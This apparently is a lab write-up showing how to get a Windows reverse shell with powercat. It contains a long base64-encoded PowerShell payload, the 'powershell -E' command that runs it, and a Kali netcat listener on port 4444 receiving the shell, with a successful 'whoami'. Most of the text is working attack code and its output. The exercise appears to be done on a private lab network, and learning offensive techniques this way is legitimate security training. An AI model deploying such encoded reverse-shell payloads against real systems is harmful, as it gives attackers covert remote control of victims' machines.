PS C:\Users\sansk\Downloads\powercat-master> ls


    Directory: C:\Users\sansk\Downloads\powercat-master


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         5/18/2022   5:25 PM      46326 encoded.ps1
-a---         5/18/2022   4:32 PM      37667 powercat.ps1
-a---         5/18/2022   4:32 PM       5172 README.md
```


once the payload is generated open it in notepad and copy it as a whole then run it ,



```
ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJABGAHUAbgBjAFMAZQB0AHUAcABWAGEAcgBzACkACgAgACAAIAAgACQAYwAsACQAbAAsACQAcAAsACQAdAAgAD0AIAAkAE
VgBhAHIAcwBbACIAbAAiAF0AIAA9ACAAJABUAHIAdQBlAAoAIAAgACAAIAAgACAAVwByAGkAdABlAC0AVgBlAHIAYgBvAHMAZQAgACgAIgBMAGkAcwB0AGUAbgBpAG4AZwAgAG8AbgAgAFsAMAAuADAALgAwAC4AMABdACAAKABwAG8AcgB0ACAAIgAgAC
KABAACgAMQA3ACwAMgA3ACkAIAAtAGMAbwBuAHQAYQBpAG4AcwAgACgAJABIAG8AcwB0AC4AVQBJAC4AUgBhAHcAVQBJAC4AUgBlAGEAZABLAGUAeQAoACIATgBvAEUAYwBoAG8ALABJAG4AYwBsAHUAZABlAEsAZQB5AEQAbwB3AG4ALABJAG4AYwBsAH
IAAgACAAIAAgACAAaQBmACgAIQAkAGwAKQB7ACQAUwBvAGMAawBlAHQALgBDAGwAbwBzAGUAKAApAH0ACgAgACAAIAAgACAAIAAgACAAZQBsAHMAZQB7ACQAUwBvAGMAawBlAHQALgBTAHQAbwBwACgAKQB9AAoAIAAgACAAIAAgACAAIAAgACQAUwB0AG
IAAgACAAIAAgACAAIAAgACAAIABXAHIAaQB0AGUALQBWAGUAcgBiAG8AcwBlACAAKAAiAEMAbwBuAG4AZQBjAHQAaQBvAG4AIAB0AG8AIAAiACAAKwAgACQAYwAgACsAIAAiADoAIgAgACsAIAAkAHAAIAArACAAIgAgAFsAdABjAHAAXQAgAHMAdQBjAG
IAArACAAJABDAGwAaQBlAG4AdAAuAEMAbABpAGUAbgB0AC4AUgBlAG0AbwB0AGUARQBuAGQAUABvAGkAbgB0AC4AQQBkAGQAcgBlAHMAcwAuAEkAUABBAGQAZAByAGUAcwBzAFQAbwBTAHQAcgBpAG4AZwAgACsAIAAiAF0AIABwAG8AcgB0ACAAIgAgAC
UwB0AHIAZQBhAG0ARABlAHMAdABpAG4AYQB0AGkAbwBuAEIAdQBmAGYAZQByACIAXQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEIAeQB0AGUAWwBdACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAEIAdQBmAGYAZQByAF
ZQBhAGQARABhAHQAYQAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJABGAHUAbgBjAFYAYQByAHMAKQAKACAAIAAgACAAJABEAGEAdABhACAAPQAgACQAbgB1AGwAbAAKACAAIAAgACAAaQBmACgAJABGAHUAbgBjAFYAYQByAHMAWwAiAFMAdAByAG
dQBuAGMAVgBhAHIAcwBbACIAUwB0AHIAZQBhAG0AUgBlAGEAZABPAHAAZQByAGEAdABpAG8AbgAiAF0AIAA9ACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAFMAdAByAGUAYQBtACIAXQAuAEIAZQBnAGkAbgBSAGUAYQBkACgAJABGAHUAbgBjAFYAYQByAH
JABGAHUAbgBjAFYAYQByAHMAWwAiAFMAdAByAGUAYQBtACIAXQAuAEMAbABvAHMAZQAoACkAfQAKACAAIAAgACAAYwBhAHQAYwBoAHsAfQAKACAAIAAgACAAaQBmACgAJABGAHUAbgBjAFYAYQByAHMAWwAiAGwAIgBdACkAewAkAEYAdQBuAGMAVgBhAH
IAAkAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8ALgBVAHMAZQBTAGgAZQBsAGwARQB4AGUAYwB1AHQAZQAgAD0AIAAkAEYAYQBsAHMAZQAKACAAIAAgACAAJABQAHIAbwBjAGUAcwBzAFMAdABhAHIAdABJAG4AZgBvAC4AUgBlAGQAaQByAG
LgBTAHQAYQByAHQAKAApACAAfAAgAE8AdQB0AC0ATgB1AGwAbAAKACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAFMAdABkAE8AdQB0AEQAZQBzAHQAaQBuAGEAdABpAG8AbgBCAHUAZgBmAGUAcgAiAF0AIAA9ACAATgBlAHcALQBPAGIAagBlAG
IgBQAHIAbwBjAGUAcwBzACIAXQAuAFMAdABhAG4AZABhAHIAZABFAHIAcgBvAHIALgBCAGEAcwBlAFMAdAByAGUAYQBtAC4AQgBlAGcAaQBuAFIAZQBhAGQAKAAkAEYAdQBuAGMAVgBhAHIAcwBbACIAUwB0AGQARQByAHIARABlAHMAdABpAG4AYQB0AG
cwAiAF0ALgBTAHQAYQBuAGQAYQByAGQATwB1AHQAcAB1AHQALgBCAGEAcwBlAFMAdAByAGUAYQBtAC4ARQBuAGQAUgBlAGEAZAAoACQARgB1AG4AYwBWAGEAcgBzAFsAIgBTAHQAZABPAHUAdABSAGUAYQBkAE8AcABlAHIAYQB0AGkAbwBuACIAXQApAA
cwBbACIAUwB0AGQARQByAHIAUgBlAGEAZABPAHAAZQByAGEAdABpAG8AbgAiAF0ALgBJAHMAQwBvAG0AcABsAGUAdABlAGQAKQAKACAAIAAgACAAewAKACAAIAAgACAAIAAgACAAIAAgACQAUwB0AGQARQByAHIAQgB5AHQAZQBzAFIAZQBhAGQAIAA9ACAAJABGAH
KAAkAEYAdQBuAGMAVgBhAHIAcwBbACIAUwB0AGQARQByAHIARABlAHMAdABpAG4AYQB0AGkAbwBuAEIAdQBmAGYAZQByACIAXQAsACAAMAAsACAANgA1ADUAMwA2ACwAIAAkAG4AdQBsAGwALAAgACQAbgB1AGwAbAApAAoAIAAgACAAIAB9AAoAIAAgAC
fAAgAFMAdABvAHAALQBQAHIAbwBjAGUAcwBzAAoAIAAgAAoAfQAKAAoAZgB1AG4AYwB0AGkAbwBuACAATQBhAGkAbgAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJABTAHQAcgBlAGEAbQAxAFMAZQB0AHUAcABWAGEAcgBzACwAJABTAHQAcgBlAG
ZQAoACkALgBOAGEAbQBlACAALQBlAHEAIAAiAEIAeQB0AGUAWwBdACIAKQB7ACAAWwBiAHkAdABlAFsAXQBdACQASQBuAHAAdQB0AFQAbwBXAHIAaQB0AGUAIAA9ACAAJABpACAAfQAKACAAIAAgACAAIAAgACAAIABlAGwAcwBlAGkAZgAoACQAaQAuAE
dQByAGUAIgAgADsAIAByAGUAdAB1AHIAbgB9AAoAIAAgACAAIAAgACAACgAgACAAIAAgACAAIABXAHIAaQB0AGUALQBWAGUAcgBiAG8AcwBlACAAIgBTAGUAdAB0AGkAbgBnACAAdQBwACAAUwB0AHIAZQBhAG0AIAAyAC4ALgAuACIACgAgACAAIAAgAC
cgBlAGEAbQAxAFYAYQByAHMAfQAKACAAIAAgACAAIAAgACAAIABjAGEAdABjAGgAewBXAHIAaQB0AGUALQBIAG8AcwB0ACAAIgBGAGEAaQBsAGUAZAAgAHQAbwAgAHcAcgBpAHQAZQAgAGkAbgBwAHUAdAAgAHQAbwAgAFMAdAByAGUAYQBtACAAMQAiAC
YQBkAEQAYQB0AGEAIAAkAFMAdAByAGUAYQBtADIAVgBhAHIAcwAKACAAIAAgACAAIAAgACAAaQBmACgAKAAkAEQAYQB0AGEALgBMAGUAbgBnAHQAaAAgAC0AZQBxACAAMAApACAALQBvAHIAIAAoACQARABhAHQAYQAgAC0AZQBxACAAJABuAH
IAAgACAAIAAgACAAIAAgACAAIAAkAEQAYQB0AGEALAAkAFMAdAByAGUAYQBtADEAVgBhAHIAcwAgAD0AIABTAHQAcgBlAGEAbQAxAF8AUgBlAGEAZABEAGEAdABhACAAJABTAHQAcgBlAGEAbQAxAFYAYQByAHMACgAgACAAIAAgACAAIAAgACAAIAAgAG
IAAgACAAIAAgACAAIAAgAH0ACgAgACAAIAAgACAAIAB9AAoAIAAgACAAIAB9AAoAIAAgACAAIABmAGkAbgBhAGwAbAB5AAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAdAByAHkACgAgACAAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAIAAgACMAVwByAG
YQBpAGwAZQBkACAAdABvACAAYwBsAG8AcwBlACAAUwB0AHIAZQBhAG0AIAAxACIACgAgACAAIAAgACAAIAB9AAoAIAAgACAAIAB9AAoAIAAgAAoAfQAKAAoATQBhAGkAbgAgAEAAKAAnADEAOQAyAC4AMQA2ADgALgAxAC4AOQAnACwAJABGAGEAbABzAG
```


to run it use powerhell.exe -E option :

like this : .



```
    powershell.exe -encodedcommand $encodedcommand
PS D:\Downloads\powercat-master\powercat-master> powershell -E ZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFMAZQB0AHUAcAAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJABGAHUAbgBjAFMAZQB0AHUAcABWAGEAcgBzA
ACQAYwAsACQAbAAsACQAcAAsACQAdAAgAD0AIAAkAEYAdQBuAGMAUwBlAHQAdQBwAFYAYQByAHMACgAgACAAIAAgAGkAZgAoACQAZwBsAG8AYgBhAGwAOgBWAGUAcgBiAG8AcwBlACkAewAkAFYAZQByAGIAbwBzAGUAIAA9ACAAJABUAHIAdQBlAH0ACgAgACAA
AYwBWAGEAcgBzACAAPQAgAEAAewB9AAoAIAAgACAAIABpAGYAKAAhACQAbAApAAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAGwAIgBdACAAPQAgACQARgBhAGwAcwBlAAoAIAAgACAAIAAgACAAJABTAG8AYwBrAGUAdAA
AtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAGMAcABDAGwAaQBlAG4AdAAKACAAIAAgACAAIAAgAFcAcgBpAHQAZQAtAFYAZQByAGIAbwBzAGUAIAAiAEMAbwBuAG4AZQBjAHQAaQBuAGcALgAuAC4AIgAKAC
CQASABhAG4AZABsAGUAIAA9ACAAJABTAG8AYwBrAGUAdAAuAEIAZQBnAGkAbgBDAG8AbgBuAGUAYwB0ACgAJABjACwAJABwACwAJABuAHUAbABsACwAJABuAHUAbABsACkACgAgACAAIAAgAH0ACgAgACAAIAAgAGUAbABzAGUACgAgACAAIAAgAHsACgAgACAAI
dQBuAGMAVgBhAHIAcwBbACIAbAAiAF0AIAA9ACAAJABUAHIAdQBlAAoAIAAgACAAIAAgACAAVwByAGkAdABlAC0AVgBlAHIAYgBvAHMAZQAgACgAIgBMAGkAcwB0AGUAbgBpAG4AZwAgAG8AbgAgAFsAMAAuADAALgAwAC4AMABdACAAKABwAG8AcgB0ACAAIgAg
rACAAIgApACIAKQAKACAAIAAgACAAIAAgACQAUwBvAGMAawBlAHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AVABjAHAATABpAHMAdABlAG4AZQByACAAJABwAAoAIAAgACAAIAAgACA
UAdAAuAFMAdABhAHIAdAAoACkACgAgACAAIAAgACAAIAAkAEgAYQBuAGQAbABlACAAPQAgACQAUwBvAGMAawBlAHQALgBCAGUAZwBpAG4AQQBjAGMAZQBwAHQAVABjAHAAQwBsAGkAZQBuAHQAKAAkAG4AdQBsAGwALAAgACQAbgB1AGwAbAApAAoAIAAgACAAIA
AAKACAAIAAgACAAJABTAHQAbwBwAHcAYQB0AGMAaAAgAD0AIABbAFMAeQBzAHQAZQBtAC4ARABpAGEAZwBuAG8AcwB0AGkAYwBzAC4AUwB0AG8AcAB3AGEAdABjAGgAXQA6ADoAUwB0AGEAcgB0AE4AZQB3ACgAKQAKACAAIAAgACAAdwBoAGkAbABlACgAJABUA
ACAAIAAgAHsACgAgACAAIAAgACAAIABpAGYAKAAkAEgAbwBzAHQALgBVAEkALgBSAGEAdwBVAEkALgBLAGUAeQBBAHYAYQBpAGwAYQBiAGwAZQApAAoAIAAgACAAIAAgACAAewAKACAAIAAgACAAIAAgACAAIABpAGYAKABAACgAMQA3ACwAMgA3ACkAIAAtAGMA
AcwAgACgAJABIAG8AcwB0AC4AVQBJAC4AUgBhAHcAVQBJAC4AUgBlAGEAZABLAGUAeQAoACIATgBvAEUAYwBoAG8ALABJAG4AYwBsAHUAZABlAEsAZQB5AEQAbwB3AG4ALABJAG4AYwBsAHUAZABlAEsAZQB5AFUAcAAiACkALgBWAGkAcgB0AHUAYQBsAEsAZQB
ApAAoAIAAgACAAIAAgACAAIAAgAHsACgAgACAAIAAgACAAIAAgACAAIAAgAFcAcgBpAHQAZQAtAFYAZQByAGIAbwBzAGUAIAAiAEMAVABSAEwAIABvAHIAIABFAFMAQwAgAGMAYQB1AGcAaAB0AC4AIABTAHQAbwBwAHAAaQBuAGcAIABUAEMAUAAgAFMAZQB0AH
AoAIAAgACAAIAAgACAAIAAgACAAIABpAGYAKAAkAEYAdQBuAGMAVgBhAHIAcwBbACIAbAAiAF0AKQB7ACQAUwBvAGMAawBlAHQALgBTAHQAbwBwACgAKQB9AAoAIAAgACAAIAAgACAAIAAgACAAIABlAGwAcwBlAHsAJABTAG8AYwBrAGUAdAAuAEMAbABvAHMAZ
IAAgACAAIAAgACAAIAAgACAAJABTAHQAbwBwAHcAYQB0AGMAaAAuAFMAdABvAHAAKAApAAoAIAAgACAAIAAgACAAIAAgACAAIABiAHIAZQBhAGsACgAgACAAIAAgACAAIAAgACAAfQAKACAAIAAgACAAIAAgAH0ACgAgACAAIAAgACAAIABpAGYAKAAkAFMAdABv
oAC4ARQBsAGEAcABzAGUAZAAuAFQAbwB0AGEAbABTAGUAYwBvAG4AZABzACAALQBnAHQAIAAkAHQAKQAKACAAIAAgACAAIAAgAHsACgAgACAAIAAgACAAIAAgACAAaQBmACgAIQAkAGwAKQB7ACQAUwBvAGMAawBlAHQALgBDAGwAbwBzAGUAKAApAH0ACgAgACA
AAZQBsAHMAZQB7ACQAUwBvAGMAawBlAHQALgBTAHQAbwBwACgAKQB9AAoAIAAgACAAIAAgACAAIAAgACQAUwB0AG8AcAB3AGEAdABjAGgALgBTAHQAbwBwACgAKQAKACAAIAAgACAAIAAgACAAIABXAHIAaQB0AGUALQBWAGUAcgBiAG8AcwBlACAAIgBUAGkAbA
gAgADsAIABiAHIAZQBhAGsACgAgACAAIAAgACAAIAAgACAAYgByAGUAYQBrAAoAIAAgACAAIAAgACAAfQAKACAAIAAgACAAIAAgAGkAZgAoACQASABhAG4AZABsAGUALgBJAHMAQwBvAG0AcABsAGUAdABlAGQAKQAKACAAIAAgACAAIAAgAHsACgAgACAAIAAgA
ACgAIQAkAGwAKQAKACAAIAAgACAAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAIAAgACAAIAB0AHIAeQAKACAAIAAgACAAIAAgACAAIAAgACAAewAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAUwBvAGMAawBlAHQALgBFAG4AZABDAG8AbgBuAGUAYwB0ACgA
AZQApAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABTAHQAcgBlAGEAbQAgAD0AIAAkAFMAbwBjAGsAZQB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABCAHUAZgBmAGUAcgBTAGkAegBlACAAPQAgACQAUwB
BSAGUAYwBlAGkAdgBlAEIAdQBmAGYAZQByAFMAaQB6AGUACgAgACAAIAAgACAAIAAgACAAIAAgACAAIABXAHIAaQB0AGUALQBWAGUAcgBiAG8AcwBlACAAKAAiAEMAbwBuAG4AZQBjAHQAaQBvAG4AIAB0AG8AIAAiACAAKwAgACQAYwAgACsAIAAiADoAIgAgAC
CAAIgAgAFsAdABjAHAAXQAgAHMAdQBjAGMAZQBlAGQAZQBkACEAIgApAAoAIAAgACAAIAAgACAAIAAgACAAIAB9AAoAIAAgACAAIAAgACAAIABjAGEAdABjAGgAewAkAFMAbwBjAGsAZQB0AC4AQwBsAG8AcwBlACgAKQA7ACAAJABTAHQAbwBwAHcAYQ
dABvAHAAKAApADsAIABiAHIAZQBhAGsAfQAKACAAIAAgACAAIAAgACAAIAB9AAoAIAAgACAAIAAgACAAIAAgAGUAbABzAGUACgAgACAAIAAgACAAIAAgACAAewAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAJABDAGwAaQBlAG4AdAAgAD0AIAAkAFMAbwBjAGsAZQB0
jAGMAZQBwAHQAVABjAHAAQwBsAGkAZQBuAHQAKAAkAEgAYQBuAGQAbABlACkACgAgACAAIAAgACAAIAAgACAAIAAgACQAUwB0AHIAZQBhAG0AIAA9ACAAJABDAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQAKACAAIAAgACAAIAAgACAAIAAgACA
UAcgBTAGkAegBlACAAPQAgACQAQwBsAGkAZQBuAHQALgBSAGUAYwBlAGkAdgBlAEIAdQBmAGYAZQByAFMAaQB6AGUACgAgACAAIAAgACAAIAAgACAAIAAgAFcAcgBpAHQAZQAtAFYAZQByAGIAbwBzAGUAIAAoACIAQwBvAG4AbgBlAGMAdABpAG8AbgAgAGYAcg
AArACAAJABDAGwAaQBlAG4AdAAuAEMAbABpAGUAbgB0AC4AUgBlAG0AbwB0AGUARQBuAGQAUABvAGkAbgB0AC4AQQBkAGQAcgBlAHMAcwAuAEkAUABBAGQAZAByAGUAcwBzAFQAbwBTAHQAcgBpAG4AZwAgACsAIAAiAF0AIABwAG8AcgB0ACAAIgAgACsAIAAkA
ACAAIgAgAFsAdABjAHAAXQAgAGEAYwBjAGUAcAB0AGUAZAAgACgAcwBvAHUAcgBjAGUAIABwAG8AcgB0ACAAIgAgACsAIAAkAEMAbABpAGUAbgB0AC4AQwBsAGkAZQBuAHQALgBSAGUAbQBvAHQAZQBFAG4AZABQAG8AaQBuAHQALgBQAG8AcgB0ACAAKwAgACIA
AIAAgACAAIAAgACAAfQAKACAAIAAgACAAIAAgACAAIABiAHIAZQBhAGsACgAgACAAIAAgACAAIAB9AAoAIAAgACAAIAAkAFMAdABvAHAAdwBhAHQAYwBoAC4AUwB0AG8AcAAoACkACgAgACAAIAAgAGkAZgAoACQAUwBvAGMAawBlAHQAIAA
B1AGwAbAApAHsAYgByAGUAYQBrAH0ACgAgACAAIAAgACQARgB1AG4AYwBWAGEAcgBzAFsAIgBTAHQAcgBlAGEAbQAiAF0AIAA9ACAAJABTAHQAcgBlAGEAbQAKACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAFMAbwBjAGsAZQB0ACIAXQAgAD0AIAAkAF
AoAIAAgACAAIAAkAEYAdQBuAGMAVgBhAHIAcwBbACIAQgB1AGYAZgBlAHIAUwBpAHoAZQAiAF0AIAA9ACAAJABCAHUAZgBmAGUAcgBTAGkAegBlAAoAIAAgACAAIAAkAEYAdQBuAGMAVgBhAHIAcwBbACIAUwB0AHIAZQBhAG0ARABlAHMAdABpAG4AYQB0AGkA
ZQByACIAXQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEIAeQB0AGUAWwBdACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAEIAdQBmAGYAZQByAFMAaQB6AGUAIgBdACkACgAgACAAIAAgACQARgB1AG4AYwBWAGEAcgBzAFsAIgBT
SAGUAYQBkAE8AcABlAHIAYQB0AGkAbwBuACIAXQAgAD0AIAAkAEYAdQBuAGMAVgBhAHIAcwBbACIAUwB0AHIAZQBhAG0AIgBdAC4AQgBlAGcAaQBuAFIAZQBhAGQAKAAkAEYAdQBuAGMAVgBhAHIAcwBbACIAUwB0AHIAZQBhAG0ARABlAHMAdABpAG4AYQB0AGk
YAZQByACIAXQAsACAAMAAsACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAEIAdQBmAGYAZQByAFMAaQB6AGUAIgBdACwAIAAkAG4AdQBsAGwALAAgACQAbgB1AGwAbAApAAoAIAAgACAAIAAkAEYAdQBuAGMAVgBhAHIAcwBbACIARQBuAGMAbwBkAGkAbgBnACIAXQ
wAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBzAGMAaQBpAEUAbgBjAG8AZABpAG4AZwAKACAAIAAgACAAJABGAHUAbgBjAFYAYQByAHMAWwAiAFMAdAByAGUAYQBtAEIAeQB0AGUAcwBSAGUAYQBkACIAXQAgAD0AIAAxAAoAIAAgA
AHIAbgBgAgACQARgB1AG4AYwBWAGEAcgBzAAoAIAAgAAoAfQAKAAoAZgB1AG4AYwB0AGkAbwBuACAAUwB0AHIAZQBhAG0AMQBfAFIAZQBhAGQARABhAHQAYQAKAHsACgAKACAAIAAgACAAcABhAHIAYQBtACgAJABGAHUAbgBjAFYAYQByAHMAKQAKACAAIAAgACAA
```

got the shell :



```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.12] 56687
Microsoft Windows [Version 10.0.22000.675]
(c) Microsoft Corporation. All rights reserved.

D:\Downloads\powercat-master\powercat-master>whoami
whoami
desktop-mcc73kc\sansk

D:\Downloads\powercat-master\powercat-master>^C
```

.

This module is done :-)